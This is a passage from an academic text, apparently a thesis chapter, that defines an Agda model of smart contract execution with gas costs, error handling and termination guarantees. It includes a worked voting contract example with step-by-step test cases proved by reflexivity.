((Msg $\to$ MsgOrError) $\to$ (Msg $\to \mathbb{N}$) $\to$ Msg $\to \mathbb{N}$)).

In the definition of CResponse, we add two more cases. In the case of callView, it returns a message or error. In the case of raiseException, it is an empty type, since there is no continuation. The case of updatec has different arguments but returns as in the simple model $\top$. The other commands and responses are the same as in the simple model in Subsect. 6.2.2.

Furthermore, we redefine the elements of the smart contract execution stack (ExecStackEl) by adding three more fields:

- costCont, the gas cost for continuation depending on the message returned when the current call is finished;
- funcNameexecStackEl, the last function called;
- msgexecStackEl, the argument with which the last called function was called.

The last two elements are used for displaying debugging information in case of an error.

The definition of ExecStackEl is as follows (omitting the fields defined in the simple model in Subsect. 6.2.2):

```
record ExecStackEl : Set where
  field
    - fields from the simple model
    costCont            : Msg → ℕ
    funcNameexecStackEl : FunctionName
    msgexecStackEl      : Msg
```

In addition, we redefine the state of execution (StateExecFun) for the complex model by adding four more fields:

- initialAddr is the address that initiated the current sequence of calls;
- gasLeft is how much gas we have left in the next execution step;
- funNameevalState is the function name that was called. This is used as debug information in case of an error;
- msgevalState is the argument with which the function name was called.

The definition of StateExecFun (with the remaining fields as in the simple model in Subsect. 6.2.2) is as follows:

```
record StateExecFun : Set where
  field
    - fields from simple model
    initialAddr      : Address
    gasLeft          : ℕ
    funNameevalState : FunctionName
    msgevalState : Msg
```

Furthermore, in the complex model, we redefine stepEF as follows:

```
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger [] initialAddr lastCallAddr calledAddr
  (return cost result) gasLeft funNameevalState msgevalState)
  = stateEF currentLedger [] initialAddr lastCallAddr calledAddr
      (return cost result) gasLeft funNameevalState msgevalState

stepEF oldLedger (stateEF currentLedger (execStackEl prevLastCallAddress
  prevCalledAddress prevContinuation prevCostCont prevFunName
  prevMsgExec :: executionStack) initialAddr lastCallAddr calledAddr
  (return cost result) gasLeft funNameevalState msgevalState)
  = stateEF currentLedger executionStack initialAddr prevLastCallAddress
      prevCalledAddress (prevContinuation result) gasLeft prevFunName prevMsgExec
stepEF oldLedger (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr (exec currentAddrLookupc costcomputecont cont)
    gasLeft funNameevalState msgevalState)
```

= stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr*
(*cont calledAddr*) *gasLeft funNameevalState msgevalState*

stepEF *oldLedger* (stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr* (exec callAddrLookupc *costcomputecont cont*) *gasLeft funNameevalState msgevalState*)
= stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr*
(*cont lastCallAddr*) *gasLeft funNameevalState msgevalState*

stepEF *oldLedger* (stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr* (exec (updatec *changedFname changedPFun cost*) *costcomputecont cont*) *gasLeft funNameevalState msgevalState*)
= stateEF (updateLedgerviewfun *currentLedger calledAddr changedFname changedPFun*)
executionStack initialAddr lastCallAddr calledAddr (*cont* tt) *gasLeft*
funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack initialAddr oldlastCallAddr oldcalledAddr* (exec (callc *newaddr fname msg*) *costcomputecont cont*) *gasLeft funNameevalState msgevalState*)
= stateEF *currentLedger* (execStackEl *oldlastCallAddr oldcalledAddr cont*
costcomputecont funNameevalState msgevalState :: *executionStack*)
initialAddr oldcalledAddr newaddr (*currentLedger newaddr* .fun *fname msg*)
gasLeft fname msg

stepEF *oldLedger* (stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr* (exec (transferc *amount destinationAddr*) *costcomputecont cont*) *gasLeft funNameevalState msgevalState*)
= executeTransfer *oldLedger currentLedger executionStack*
initialAddr lastCallAddr calledAddr (*cont* tt) *gasLeft*
funNameevalState msgevalState amount destinationAddr

stepEF *oldLedger* (stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr* (exec (getAmountc *addrLookedUp*) *costcomputecont cont*) *gasLeft funNameevalState msgevalState*)
= stateEF *currentLedger executionStack initialAddr lastCallAddr calledAddr*
(*cont* (*currentLedger addrLookedUp* .amount)) *gasLeft funNameevalState msgevalState*

stepEF *oldLedger* (stateEF *ledger executionStack initialAddr lastCallAddr calledAddr* (exec (raiseException *cost str*) *costcomputecont cont*) *gasLeft funNameevalState*

```
    msgevalState)
      = stateEF oldLedger executionStack initialAddr lastCallAddr calledAddr
        (error (strErr str)
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
      gasLeft funNameevalState msgevalState
stepEF oldLedger (stateEF currentLedger executionStack initialAddr lastCallAddr
  calledAddr (error errorMsg debugInfo) gasLeft funNameevalState msgevalState)
  = stateEF oldLedger executionStack initialAddr lastCallAddr calledAddr
    (error errorMsg debugInfo)  gasLeft funNameevalState msgevalState
stepEF oldLedger (stateEF currentLedger executionStack initialAddr lastCallAddr
  calledAddr (exec (callView addr fname msg) costcomputecont cont) gasLeft
  funNameevalState msgevalState)
  = stateEF currentLedger executionStack initialAddr lastCallAddr calledAddr
    (cont (currentLedger addr .viewFunction fname msg))
    (gasLeft - (costcomputecont (currentLedger addr .viewFunction fname msg))) fname msg
```

For the function stepEF in the complex model, we have more parameters in each of these cases. These parameters are the gas left for each command and one more address; the stepEF function takes care of these extra parameters. In addition, we have extra cases in the function stepEF, which are callView (call view function) and raiseException. In the case of callView, we directly execute the view function and apply the cost compute continuation to the result of evaluating the view function, since the cost for adapting the state may depend on the size of this result; in the case of the raiseException, we define this case for raising an exception will return an error. Furthermore, we slightly modify the case of error by adding an extra parameter, which is debugging information *debugInfo* in case of an error.

To deal with the gas cost in the complex model, we define deductGas, which we use to deduct gas from the state execution function (StateExecFun), not from the ledger. The definition of deductGas is as follows:

```
deductGas : (statefun : StateExecFun) → (gasDeducted : ℕ)
            → StateExecFun
deductGas (stateEF ledger executionStack initialAddr
  lastCallAddr calledAddr nextstep gasLeft
  funNameevalState msgevalState) gasDeducted
  = stateEF ledger executionStack initialAddr
```

lastCallAddr calledAddr nextstep (gasLeft - gasDeducted)
funNameevalState msgevalState

Then, we define stepEFgasAvailable, which shows the gas available in the smart contract code, and stepEFgasNeeded, which determines the gas needed for the execution of the smart contract code. The definitions of these functions are as follows:

```
stepEFgasAvailable : StateExecFun → ℕ
stepEFgasAvailable (stateEF ledger executionStack initialAddr
                    lastCallAddr calledAddr
                    nextstep gasLeft funNameevalState msgevalState)
                    = gasLeft


stepEFgasNeeded : StateExecFun → ℕ
stepEFgasNeeded (stateEF currentLedger [] initialAddr
   lastCallAddr calledAddr (return cost result)
   gasLeft funNameevalState msgevalState) = cost
stepEFgasNeeded (stateEF currentLedger (execSEl :: executionStack)
  initialAddr lastCallAddr calledAddr (return cost result)
  gasLeft funNameevalState msgevalState) = cost
stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr (exec currentAddrLookupc costcomputecont cont)
  gasLeft funNameevalState msgevalState) = costcomputecont calledAddr
stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr (exec callAddrLookupc costcomputecont cont)
  gasLeft funNameevalState msgevalState) = costcomputecont lastCallAddr
stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr (exec (updatec changedFname changedPufun cost)
  costcomputecont cont) gasLeft funNameevalState msgevalState)
  = cost (currentLedger calledAddr .viewFunction changedFname)
    (currentLedger calledAddr .viewFunctionCost changedFname)
    msgevalState + (costcomputecont tt)
stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
  oldlastCallAddr oldcalledAddr (exec (callc newaddr fname msg)
```

```
    costcomputecont cont) gasLeft funNameevalState msgevalState)
    = costcomputecont msg
  stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
    lastCallAddr calledAddr (exec (transferc amount destinationAddr)
    costcomputecont cont) gasLeft funNameevalState msgevalState)
    = costcomputecont tt
  stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
    lastCallAddr calledAddr (exec (getAmountc addrLookedUp)
    costcomputecont cont) gasLeft funNameevalState msgevalState)
    = costcomputecont (currentLedger addrLookedUp .amount)
  stepEFgasNeeded (stateEF ledger executionStack initialAddr
    lastCallAddr calledAddr (exec (raiseException cost str)
    costcomputecont cont) gasLeft funNameevalState msgevalState)
    = cost
  stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
    lastCallAddr calledAddr (exec (callView addr fname msg)
    costcompute cont) gasLeft funNameevalState msgevalState)
    = (currentLedger calledAddr .viewFunctionCost fname msg)
      + costcompute (currentLedger calledAddr .viewFunction fname msg)
  stepEFgasNeeded (stateEF currentLedger executionStack initialAddr
    lastCallAddr calledAddr (error errorMsg debuginfo)
    gasLeft funNameevalState msgevalState)
    = param .costerror errorMsg
```

In addition, we define stepEFwithGasError to check whether we have sufficient gas for the next step. If we have enough gas, it executes the next step. Otherwise, it returns an error.

The definition of stepEFwithGasError is as follows:

```
  stepEFwithGasError : (oldLedger : Ledger) → (evals : StateExecFun) → StateExecFun
  stepEFwithGasError oldLedger evals = stepEFAuxCompare oldLedger evals
    (compareLeq (stepEFgasNeeded evals) (stepEFgasAvailable evals))
```

The function stepEFwithGasError applies stepEFAuxCompare to compare between stepEF-gasAvailable and stepEFgasNeeded in order to execute stepEF.

The definition of stepEFAuxCompare is as follows:

```
stepEFAuxCompare : (oldLedger : Ledger) → (statefun : StateExecFun)
  → OrderingLeq (suc (stepEFgasNeeded statefun)) (stepEFgasAvailable statefun)
  → StateExecFun
stepEFAuxCompare oldLedger statefun (leq x)
  = deductGas (stepEF oldLedger statefun) (suc (stepEFgasNeeded statefun))
stepEFAuxCompare oldLedger (stateEF ledger executionStack initialAddr
  lastCallAddr calledAddr nextstep gasLeft funNameevalState msgevalState)
  (greater x) = stateEF oldLedger executionStack initialAddr lastCallAddr
  calledAddr (error outOfGasError
  ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩) 0
  funNameevalState msgevalState
```

From the above definition, stepEFAuxCompare has two cases:

- If the gas available is more than the gas needed, it deducts the gas, processes the transaction, and updates the ledger.
- If the gas available is less than the gas needed, we have run out of gas. It updates the ledger to become the old ledger but with gas deducted and aborts the execution while reporting an out-of-gas error.

We redefine the stepEFntimes function, which applies the stepEFwithGasError function (including the gas cost), and recheck the process to determine whether there is enough gas each time and iterates stepEFwithGasError *n* times.

The definition of the stepEFntimes function is as follows:

```
stepEFntimes : Ledger → StateExecFun → (ntimes : ℕ) → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0 = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
  = stepEFwithGasError oldLedger (stepEFntimes oldLedger ledgerstateexecfun n)
```

In the complex model, we redefine the ErrorMsg data type to include more types of errors, as follows:

```
data ErrorMsg : Set where
  strErr   : String → ErrorMsg
  numErr : ℕ → ErrorMsg
```

```
    undefined : ErrorMsg
    outOfGasError : ErrorMsg
```

From the above definition, we define four different error message constructors in the ErrorMsg data type. The strErr constructor is used for error messages that are given as a string, numErr is used for error messages given as a natural number, undefined is used for reporting the error message "undefined", and outOfGasError is used for error messages when there is insufficient gas to process a transaction.

In addition, we define debug information (DebugInfo) in the case of an error as a recorded type, as follows:

```
record DebugInfo : Set where
    constructor ⟨_»_·_[_]⟩
    field
      lastcalladdr  : Address
      curraddr      : Address
      lastfunname : FunctionName
      lastmsg       : Msg
open DebugInfo public
```

The DebugInfo record type has four fields. The lastcalladdr field is used to represent the last call address given by a natural number. The curraddr field is used to represent the current address given by a natural number. The lastfunname field is used to represent the last functions name that was executed, and the lastmsg field is used to represent the last argument for the last function name.

To represent the message and the gas left, we define the record type of message or error with gas (MsgOrErrorWithGas) as follows:

```
record MsgOrErrorWithGas : Set where
    constructor _,_gas
    field
      msgOrError : MsgOrError'
      gas : ℕ
open MsgOrErrorWithGas public
```

The MsgOrErrorWithGas record type has two fields. The msgOrError field is used to return a message. If this message is a natural number, it returns theMsg, followed by a natural number;

otherwise, it returns different types of errors based on the data type ErrorMsg. The gas field represents the gas left in each step and is given by a natural number.

6.2.3.1 Example of Complex Model

We create an example of a simple voting contract (testLedger) with the gas cost included to demonstrate the complex model code.

The definition of testLedger is as follows:

```
testLedger 1 .amount = 100
testLedger 1 .fun "addVoter" msg
  = exec (updatec "checkVoter"
      (addVoterAux msg) λ oldFun oldcost msg → 1)
    (λ _ → 1) λ _ → return 1 msg
testLedger 1 .fun "deleteVoter" msg
  = exec (updatec "checkVoter"
    (deleteVoterAux msg) λ oldFun oldcost msg → 1)
    (λ _ → 1) λ _ → return 1 msg
testLedger 1 .fun "vote" msg
  = exec callAddrLookupc (λ _ → 1)
    λ addr → exec (callview addr "checkVoter" (nat addr))
    (λ _ → 1) λ check → voteAux addr check
testLedger 1 .viewFunction "counter" msg = theMsg (nat 0)
testLedger 1 .viewFunction "checkVoter" msg = theMsg (nat 0)
testLedger 1 .viewFunctionCost "checkVoter" msg = 1
testLedger 3 .amount = 100
testLedger ow .amount = 0
testLedger ow .fun ow' ow''
  = error (strErr "Undefined") ⟨ ow » ow · ow' [ ow'' ]⟩
testLedger ow .viewFunction ow' ow'' = err (strErr "Undefined")
testLedger ow .viewFunctionCost ow' ow'' = 1
```

For the contract itself, we have four fields: amount (amount), function name (fun), view function (viewfunction), and view function cost (viewfunctionCost). For address 1, the amount is 100 wei, and we have three functions: ("addVoter", "deleteVoter", and "vote"). In addition, we have two view functions: ("checkVoter" and "counter"). The explanations of the three functions are as follows:

- "addVoter" updates the view function "checkVoter" to allow the address represented by its argument to vote. It makes use of the following function, which determines the new value "checkVoter" by checking whether the argument was updated. If it was not, it refers to the old version of "checkVoter":

```
addVoterAux : Msg → (Msg → MsgOrError)
               → Msg → MsgOrError
addVoterAux (nat newaddr) oldCheckVoter (nat addr) =
  if    newaddr ≡ᵇ addr
  then theMsg (nat 1) -- return 1 for true
  else oldCheckVoter (nat addr)
addVoterAux ow ow' ow'' =
  err (strErr " You cannot add voter ")
```

- "deleteVoter" does the same, but it sets it to false for the deleted voter using the deleteVoterAux function. The definition of deleteVoterAux is as follows:

```
deleteVoterAux : Msg → (Msg → MsgOrError)
                  → (Msg → MsgOrError)
deleteVoterAux (nat newaddr) oldCheckVoter (nat addr)
  = if newaddr ≡ᵇ addr
    then theMsg (nat 0) --return false
    else oldCheckVoter (nat addr)
deleteVoterAux ow ow' ow''
  = err (strErr " You cannot delete voter ")
```

- "vote" first looks up the calling address and calls the view function ("checkVoter"), to check whether the voter is allowed to vote (where (nat 0) represents false and (nat (suc n)) represents true). Then, it calls voteAux to make a case distinction on this decision. If the voter is allowed to vote, it increments the counter (view function ("counter")) by 1. Otherwise, it returns an error. The definition of voteAux is as follows:

```
voteAux : Address → MsgOrError → SmartContractExec Msg
voteAux addr (theMsg (nat zero))
  = error (strErr "The voter is not allowed to vote")
  ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (theMsg (nat (suc n)))
  = exec (updatec "checkVoter"
    (deleteVoterAux (nat addr)) λ oldFun oldcost msg → 1)
    (λ _ → 1) (λ x → exec (callview 1 "counter" (nat 0))
      (λ result → 1) incrementAux)
voteAux addr (theMsg ow)
  = error (strErr "The message is not a number")
  ⟨ 0 » 0 · "Voter is not allowed to vote" [ nat 0 ]⟩
voteAux addr (err x)
  = error (strErr " Undefined ")
  ⟨ 0 » 0 · "The message is undefined" [ nat 0 ]⟩
```

For voteAux, where the message (the result of checking whether the voter is allowed to vote) represents true, it deletes the voter and looks up the counter, and if it is (nat *sucn*), it is incremented by 1 using incrementAux. In all other cases, it raises an error. The definition of the incrementAux function in voteAux, which we use to increment the counter by 1, is as follows:

```
incrementAux : MsgOrError → SmartContractExec Msg
incrementAux (theMsg (nat n)) =
  (exec (updatec "counter" (λ _ → λ msg → theMsg (nat (suc n)))
  λ oldFun oldcost msg → 1)(λ n → 1))
  λ x → return 1 (nat (suc n))
incrementAux ow =
  error (strErr "counter returns not a number")
  ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩
```

The view function "checkVoter" is initialised to 0, meaning that no voter is allowed to vote, and "counter" is initialised to 0. For other addresses, the amount is 0, and all view functions and functions not specified before will return an error message ("Undefined") with debugging information. For other view functions, the costs are 1. In our contract, for brevity, we have only one candidate to vote for, like in the former GDR. In addition, we develop a more democratic example, which allows voting for multiple candidates. We use the same functions above in testLedger example. We only redefine the increment function (incrementAux) in the voteAux function by defining a new auxiliary function for it, which is the increment candidate function incrementcandidates. The new definitions of incrementAux and incrementcandidates are as follows:

```
incrementcandidates : ℕ → (Msg → MsgOrError) → Msg → MsgOrError
incrementcandidates candidateVotedFor oldCounter (nat candidate)
   = if candidateVotedFor ≡ᵇ candidate
     then mysuc (oldCounter (nat candidate))
     else oldCounter (nat candidate)
incrementcandidates ow ow' ow''
   = err (strErr " You cannot delete voter ")

incrementAux : MsgOrError → SmartContractExec Msg
incrementAux (theMsg (nat candidate))
  = (exec (updatec "counter" (incrementcandidates candidate)
    λ oldFun oldcost msg → 1)
    (λ n → 1)) λ x → return 1 (nat candidate)
incrementAux ow
  = error (strErr "counter returns not a number")
    ⟨ 0 » 0 · "increment" [ (nat 0) ]⟩
```

First, the incrementcandidates function checks whether a voter voted for this candidate and has not voted before, then it computes the old counter with the new counter; otherwise, it returns an error message.

6.2.3.2 Termination Problem in the Complex Model

We implement the functions (evaluateTerminatingfinal, evaluateTerminatingAuxStep1, evaluateTerminatingAuxStep2, evaluateTerminatingAuxStep3, and evaluateAuxStep4), which compute the resulting ledger, the result returned after executing a function, and the functions that compute the result returned by a view function. These functions are defined recursively. In order to guarantee termination, we add a variable numberOfSteps, which is initially set to the gas assigned and is counted down in each execution step. Furthermore, we guarantee that the gas used and deducted in each execution step is at least 1. Technically, we achieve this by adding 1 to the gas specified. Because gas is reduced by at least 1 in each step, we maintain the invariant that the gas left is always $\leq$ numberOfSteps, so when the numberOfSteps is 0 and an execution step is to be carried out, there is no gas left, and one obtains an out-of-gas error results. Therefore, the program passes the termination checker of Agda, with all necessary proofs carried out in Agda.

The definition of evaluateTerminatingfinal and its auxiliary functions are as follows:

```
evaluateAuxStep4 : (oldLedger : Ledger) → (currentLedger : Ledger)
  → (initialAddr : Address) → (lastCallAddr : Address)
  → (calledAddr : Address) → (cost : ℕ) → (returnvalue : Msg)
  → (gasLeft : ℕ) → (funNameevalState : FunctionName)
  → (msgevalState : Msg) → (cp : OrderingLeq cost gasLeft)
  → (Ledger × MsgOrErrorWithGas)
evaluateAuxStep4 oldLedger currentLedger initialAddr lastCallAddr
  calledAddr cost ms gasLeft funNameevalState msgevalState (leq x)
  = (addWeiToLedger currentLedger initialAddr
  (GastoWei param (gasLeft - cost))) ,, (theMsg ms , (gasLeft - cost) gas)
evaluateAuxStep4 oldLedger currentLedger initialAddr lastCallAddr calledAddr
  cost returnvalue gasLeft funNameevalState msgevalState (greater x)
  = oldLedger ,, ((err (strErr " Out Of Gass ")
  ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩) , gasLeft gas)

mutual
  evaluateTerminatingAuxStep2 : Ledger → (stateEF : StateExecFun)
    → (numberOfSteps : ℕ) → stepEFgasAvailable stateEF ≤r numberOfSteps
    → Ledger × MsgOrErrorWithGas
  evaluateTerminatingAuxStep2 oldLedger (stateEF currentLedger [] initialAddr
    lastCallAddr calledAddr (return cost ms) gasLeft funNameevalState msgevalState)
    numberOfSteps numberOfStepsLessGas
    = evaluateAuxStep4 oldLedger currentLedger
      initialAddr lastCallAddr calledAddr cost ms
      gasLeft funNameevalState msgevalState (compareLeq cost gasLeft)
  evaluateTerminatingAuxStep2 oldLedger (stateEF currentLedger s initialAddr
    lastCallAddr calledAddr (error msgg debugInfo)
    gasLeft funNameevalState msgevalState)
```

```
    numberOfSteps numberOfStepsLessGas
    = addWeiToLedger oldLedger initialAddr (GastoWei param gasLeft) ,,
    (err msgg ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩ ,
      gasLeft gas)
  evaluateTerminatingAuxStep2 oldLedger evals (suc numberOfSteps)
    numberOfStepsLessGas = evaluateTerminatingAuxStep3 oldLedger
      evals numberOfSteps numberOfStepsLessGas
      (compareLeq (stepEFgasNeeded evals) (stepEFgasAvailable evals))
  evaluateTerminatingAuxStep2 oldLedger (stateEF currentLedger executionStack
    initialAddr lastCallAddr calledAddr nextstep gasLeft
    funNameevalState msgevalState) 0 numberOfStepsLessGas
    = oldLedger ,,    (err outOfGasError ⟨ lastCallAddr » initialAddr ·
        funNameevalState [ msgevalState ]⟩ , 0 gas)

  evaluateTerminatingAuxStep3 : Ledger → (stateEF : StateExecFun)
    → (numberOfSteps : ℕ) → stepEFgasAvailable stateEF ≦r suc numberOfSteps
    → OrderingLeq (stepEFgasNeeded stateEF) (stepEFgasAvailable stateEF)
    → Ledger × MsgOrErrorWithGas
  evaluateTerminatingAuxStep3 oldLedger state numberOfSteps
    numberOfStepsLessgas (leq x)
    = evaluateTerminatingAuxStep2 oldLedger
      (deductGas (stepEF oldLedger state)(suc (stepEFgasNeeded state)))
        numberOfSteps (lemmaxSucY (gasLeft (stepEF oldLedger state))
        numberOfSteps (stepEFgasNeeded state)
        (lemma=≦r (gasLeft (stepEF oldLedger state))
        (gasLeft state) (suc numberOfSteps)
      (lemmaStepEFpreserveGas2 oldLedger state) numberOfStepsLessgas))
  evaluateTerminatingAuxStep3 oldLedger (stateEF ledger executionStack
    initialAddr lastCallAddr calledAddr nextstep gasLeft₁
    funNameevalState msgevalState)
    numberOfSteps numberOfStepsLessgas (greater x)
    = oldLedger ,, (err outOfGasError ⟨ lastCallAddr » initialAddr ·
        funNameevalState [ msgevalState ]⟩ , 0 gas)

evaluateTerminatingAuxStep1 : (ledger : Ledger) → (initialAddr : Address)
```

```
  → (lastCallAddr : Address) → (calledAddr : Address) → FunctionName
  → Msg → (gasreserved : ℕ)
  → (cp : OrderingLeq (GastoWei param gasreserved)(ledger initialAddr .amount))
  → Ledger × MsgOrErrorWithGas
evaluateTerminatingAuxStep1 ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved (leq leqpr)
  = let
    ledgerDeducted : Ledger
    ledgerDeducted = deductGasFromLedger ledger initialAddr
                         (GastoWei param gasreserved) leqpr
    in evaluateTerminatingAuxStep2 ledgerDeducted
    (stateEF ledgerDeducted [] initialAddr lastCallAddr calledAddr
    (ledgerDeducted calledAddr .fun funname msg)
    gasreserved funname msg) gasreserved (refl≤r gasreserved)
evaluateTerminatingAuxStep1 ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved (greater greaterpr)
  = ledger „ (err outOfGasError ⟨ lastCallAddr » initialAddr ·
     funname [ msg ]⟩ , 0 gas)

evaluateTerminatingfinal : (ledger : Ledger) → (initialAddr : Address)
  → (lastCallAddr : Address) → (calledAddr : Address)
  → FunctionName → Msg → (gasreserved : ℕ)
  → Ledger × MsgOrErrorWithGas
evaluateTerminatingfinal ledger initialAddr lastCallAddr calledAddr
  funname msg gasreserved
  =    evaluateTerminatingAuxStep1 ledger initialAddr lastCallAddr
    calledAddr funname msg gasreserved
    (compareLeq (GastoWei param gasreserved) (ledger initialAddr .amount))
```

The function evaluateTerminatingfinal with its auxiliary functions will check the amount of gas reserve. If the gas needed is less or equal to the number of steps, it executes and terminates; otherwise, it returns an out-of-gas error.

We give an example of the usage of the evaluateTerminatingfinal function, along with its auxiliary functions, and use the previous example of voting (testLedger) in Subsubsect. 6.2.3.1. For this example, we define six test cases, each depending on the previous case. For example, the second test case depends on the ledger of the first case, the third test case depends on the ledger of the second case, and so on. These six test cases are as follows:

First test case. In the first case, we define the resultAfterAddVoter5 function to add voter 5 to our ledger as follows:

```
resultAfterAddVoter5 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter5
  = evaluateTerminatingfinal testLedger 1 1 1 "addVoter" (nat 5) 20
```

The resultAfterAddVoter5 function executes the `"addVoter"` function with argument nat 5 at calling address 1 with a gas limit of 20 wei. In this scenario, there are three different types of addresses from left to right: the initial address, the last called address, and the calling address, the latter of which is utilised to execute the `"addVoter"` function.

We then define the resultReturnedAddVoter5 function to return the result after adding voter number 5 to our ledger as follows:

```
resultReturnedAddVoter5 : MsgOrErrorWithGas
resultReturnedAddVoter5 = proj₂ resultAfterAddVoter5
```

The resultReturnedAddVoter5 function returns the result based on the second projection in the resultAfterAddVoter5 function, which is MsgOrErrorWithGas. The result is theMsg (nat 5), 16 gas. This means that the voter 5 has been added, and the remaining gas is 16 wei. This can be illustrated by the following Agda proof:

```
eqproofafterAdd5 : resultReturnedAddVoter5 ≡ theMsg (nat 5) , 16 gas
eqproofafterAdd5 = refl
```

We also define a function utilised to update our ledger following the addition of voter number 5 as follows:

```
ledgerAfterAdd5 : Ledger
ledgerAfterAdd5 = proj₁ resultAfterAddVoter5
```

The ledgerAfterAdd5 is based on the result of the first projection in the resultAfterAddVoter5, which is Ledger.

In addition, we define the checkVoter5afterAdd5 function based on the result of ledgerAfter-Add5 to check the view function as follows:

```
checkVoter5afterAdd5 : MsgOrError
checkVoter5afterAdd5 = ledgerAfterAdd5 1 .viewFunction "checkVoter" (nat 5)
```

The checkVoter5afterAdd5 function checks our ledger for voter 5, and the result is theMsg 1, which means 1 for true and that voter number 5 exists. This can be witnessed by the following Agda proof:

```
eqprooftocheckVoter5 : checkVoter5afterAdd5 ≡ theMsg (nat 1)
eqprooftocheckVoter5 = refl
```

In another test case on our ledger, we define the checkVoter3AfterAdd5 function to check the status of voter number 3 as follows:

```
checkVoter3AfterAdd5 : MsgOrError
checkVoter3AfterAdd5 = ledgerAfterAdd5 1 .viewFunction "checkVoter" (nat 3)
```

The checkVoter3AfterAdd5 function returns theMsg 0, which means 0 for false, and that our ledger currently includes only voter number 5. This can be witnessed by the following Agda proof:

```
eqprooftocheckVoter3 : checkVoter3AfterAdd5 ≡ theMsg (nat 0)
eqprooftocheckVoter3 = refl
```

We then define the checkCounterAfterAdd5 function to check that the counter (number of voters) after adding (nat 5) is as follows:

```
checkCounterAfterAdd5 : MsgOrError
checkCounterAfterAdd5 = ledgerAfterAdd5 1 .viewFunction "counter" (nat 0)
```

When evaluating the checkCounterAfterAdd5 function, the result is that (theMsg 0), which means that the counter is 0, since no one has voted. This can be illustrated by the following Agda proof:

```
eqcheckCounterafterAdd5 : checkCounterAfterAdd5 ≡ theMsg (nat 0)
eqcheckCounterafterAdd5 = refl
```

In our scenario, we use the add voter function without actual voting taking place. In further test cases, we will use the vote function.

Second test case. In the second test case, we add (nat 3) to the ledger. In this case, we define the resultAfterAddVoter3 function is as follows:

```
resultAfterAddVoter3 : Ledger × MsgOrErrorWithGas
resultAfterAddVoter3
  = evaluateTerminatingfinal ledgerAfterAdd5 1 1 1 "addVoter" (nat 3) 20
```

The ledger for the resultAfterAddVoter3 function depends on the result of the ledger in (nat 5), which is ledgerAfterAdd5, to obtain the latest status of the ledger. The resultAfterAddVoter3 function executes the "addVoter" function with argument (nat 3).

We then define the resultReturnedAddVoter3 function as follows:

```
resultReturnedAddVoter3 : MsgOrErrorWithGas
resultReturnedAddVoter3 = proj₂ resultAfterAddVoter3
```

When evaluating the resultReturnedAddVoter3 function, it returns the result of the second projection on the resultReturnedAddVoter3 function. The result is (theMsg 3), 16 gas, which means that (nat 3) is added to the ledger and that the remaining gas is 16 wei. This can be witnessed by the following Agda proof:

```
eqproofresultafterAdd3 : resultReturnedAddVoter3 ≡ theMsg (nat 3) , 16 gas
eqproofresultafterAdd3 = refl
```

In addition, we define the ledgerAfterAdd3 function, which updates the ledger after adding voter 3, as follows:

```
ledgerAfterAdd3 : Ledger
ledgerAfterAdd3 = proj₁ resultAfterAddVoter3
```

To check the current ledger after adding (nat 5) and (nat 3), we define the following functions:

```
checkVoter5afterAdd3 : MsgOrError
checkVoter5afterAdd3 = ledgerAfterAdd3 1 .viewFunction "checkVoter" (nat 5)


checkVoter3afterAdd3 : MsgOrError
checkVoter3afterAdd3 = ledgerAfterAdd3 1 .viewFunction "checkVoter" (nat 3)
```

In both functions checkVoter5afterAdd3 and checkVoter3afterAdd3, the result is that (theMsg 1), which means 1 for true and that our ledger contains (nat 5) and (nat 3). The following Agda proofs can witness the above functions:

```
eqproofcheckVoter5afterAdd3 : checkVoter5afterAdd3 ≡ theMsg (nat 1)
eqproofcheckVoter5afterAdd3 = refl


eqproofcheckVoter3afterAdd3 : checkVoter3afterAdd3 ≡ theMsg (nat 1)
eqproofcheckVoter3afterAdd3 = refl
```

Third test case. In this test case, we use the delete function in order to delete voter number 5 from the ledger in ledgerAfterAdd3 (second test case). We start by defining the resultAfterDeleteVoter5 function is as follows:

```
resultAfterDeleteVoter5 : Ledger × MsgOrErrorWithGas
resultAfterDeleteVoter5 =
  evaluateTerminatingfinal ledgerAfterAdd3 1 1 1 "deleteVoter" (nat 5) 20
```

The resultAfterDeleteVoter5 function executes "deleteVoter" with argument (nat 5).

Furthermore, we define the resultReturnedDeleteVoter5 function as follows:

```
resultReturnedDeleteVoter5 : MsgOrErrorWithGas
resultReturnedDeleteVoter5 = proj₂ resultAfterDeleteVoter5
```

The resultReturnedDeleteVoter5 returns the result of the second projection. The result is theMsg 5, and the remaining gas is 16 wei. This means that (nat 5) is deleted from the ledger. The following Agda proof can witness the above function:

```
eqproofresultafterDelete5 : resultReturnedDeleteVoter5 ≡ theMsg (nat 5) , 16 gas
eqproofresultafterDelete5 = refl
```

We then define a new ledger after deleting (nat 5) as follows:

```
ledgerAfterDelete5 : Ledger
ledgerAfterDelete5 = proj₁ resultAfterDeleteVoter5
```

In order to check the view function after deleting (nat 5) from the ledger, we define the following function:

```
checkVoter5afterDelete5 : MsgOrError
checkVoter5afterDelete5 = ledgerAfterDelete5 1 .viewFunction "checkVoter" (nat 5)
```

